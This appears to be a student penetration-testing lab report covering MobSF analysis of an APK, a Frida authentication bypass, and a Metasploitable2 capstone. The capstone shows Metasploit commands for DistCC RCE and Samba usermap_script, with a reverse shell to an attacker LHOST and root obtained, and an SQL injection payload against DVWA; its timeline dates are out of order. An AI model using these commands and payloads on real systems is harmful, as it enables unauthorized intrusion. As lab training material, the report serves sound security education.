
1. Start MobSF Framework
   - Tool Used: MobSF
   - MobSF server started successfully on localhost



2. Upload APK File
   - APK uploaded using “Upload & Analyze”
   - MobSF started decompilation using JADX



3. Analyze Application
   - Security Score observed (low score indicates vulnerabilities)
   - Identified:
     - o Insecure storage issues
     - o Exported activities
     - o Debug enabled
     - o Hardcoded secrets (possible)



Static Analysis Log


Test ID	Vulnerability	Severity	Target App
016	Insecure Storage	High	test.apk


Result

The static analysis using MobSF successfully identified multiple vulnerabilities in the Android application. Issues such as insecure storage, exposed components, and debug configurations highlight poor security practices. This demonstrates the importance of secure coding and proper configuration in mobile application development.

Dynamic Testing using Frida

Frida was used to hook application functions at runtime and bypass authentication mechanisms. By intercepting function calls, security checks were modified to allow unauthorized access. This demonstrates how dynamic analysis tools can manipulate application behavior and bypass protections, highlighting the importance of runtime security controls in mobile applications.





Capstone Project: Full VAPT Engagement

Introduction


The Full VAPT Engagement simulates a real-world penetration testing scenario where multiple tools and techniques are used to identify, exploit, and remediate vulnerabilities in a target system. In this lab, Metasploitable2 was used as the target machine, and tools such as Metasploit, Burp Suite, and OpenVAS were used to perform scanning, exploitation, and reporting. The objective was to follow the PTES methodology and demonstrate end-to-end penetration testing.

Full Attack Simulation

In this task, a complete penetration testing process was performed on a vulnerable system. The process included reconnaissance, vulnerability scanning, exploitation using Metasploit, and web application testing using Burp Suite. The goal was to simulate a real attacker workflow and document each stage according to PTES phases.

Steps

1. Target Identification
   - Target Machine: 192.168.56.102 (Metasploitable2)
   - Attacker Machine: Kali Linux (192.168.56.107)



2. Vulnerability Scanning (OpenVAS)

• Tool Used: OpenVAS


• Multiple critical vulnerabilities found:

o VSFTPD backdoor

o DistCC RCE

o Tomcat default credentials

o MySQL weak authentication



3. Exploitation (Metasploit)

   Command used:

   use exploit/unix/misc/distcc_exec


   set RHOSTS 192.168.56.102

   set LHOST 192.168.56.107

   run

• Reverse shell obtained

• User access gained: daemon




4. Privilege Escalation (Samba Exploit)

   Command:

   use exploit/multi/samba/usermap_script

• Root shell obtained

• Full system compromise achieved



5. Web Application Testing (Burp Suite – SQL Injection)

   • Tool Used: Burp Suite


   • Vulnerability: SQL Injection (DVWA)

   • Payload used:

   id=1' OR '1'='1

• Successfully bypassed authentication

• Retrieved multiple user records



Attack Timeline Log


Timestamp	Target IP	Vulnerability	PTES Phase
2026-03-23 01:50:00	192.168.56.102	OpenVAS Scan	Reconnaissance
2026-03-23 03:12:00	192.168.56.102	DistCC RCE	Exploitation
2026-03-25 14:28:00	192.168.56.102	Samba Root Exploit	Privilege Escalation
2026-03-23 13:27:00	192.168.56.102	SQL Injection	Web Exploitation

Result

The full VAPT engagement successfully demonstrated the complete penetration testing lifecycle. Multiple vulnerabilities were identified and exploited, leading to full system compromise. The use of tools like OpenVAS, Metasploit, and Burp Suite showed how attackers can chain vulnerabilities and gain unauthorized access. This highlights the importance of continuous security testing and patch management.

Remediation (IMPORTANT – WRITE THIS EXACTLY)

To mitigate the identified vulnerabilities, it is recommended to apply security patches regularly, disable unnecessary services, and enforce strong authentication mechanisms. Input validation should be implemented to prevent SQL injection attacks. Additionally, the principle of least privilege should be followed to minimize the impact of exploitation. Regular vulnerability scanning and monitoring should also be conducted.



Executive Summary:

A full penetration test was conducted on a vulnerable system to identify security weaknesses and assess the risk posture. The assessment revealed multiple critical vulnerabilities, including remote code execution, weak authentication, and SQL injection flaws. Successful exploitation led to unauthorized access and full system compromise.

Attack Timeline:

The engagement began with reconnaissance using OpenVAS to identify vulnerabilities. Critical findings included DistCC RCE and VSFTPD backdoor. Exploitation was performed using Metasploit, resulting in shell access. Privilege escalation was achieved using a Samba exploit, granting root access. Web application testing using Burp Suite revealed SQL injection vulnerabilities, allowing data extraction.

Remediation Plan:

To address these issues, it is essential to update and patch vulnerable services, enforce secure coding practices, and implement input validation mechanisms. Access controls should be strengthened, and unnecessary services should be disabled. Regular vulnerability assessments and continuous monitoring should be implemented to maintain security.

Non-Technical Summary

A security assessment was conducted on the system to evaluate its defenses against potential cyberattacks. The test revealed several critical weaknesses that could allow attackers to gain unauthorized access and control over the system. By exploiting these vulnerabilities, it was possible to retrieve sensitive data and achieve full administrative control.

These findings highlight the importance of maintaining strong security practices, such as regularly updating software, using secure configurations, and monitoring systems for suspicious activity. Addressing these issues will significantly reduce the risk of cyberattacks and improve the overall security posture of the organization. Regular security testing is essential to ensure continued protection against evolving threats.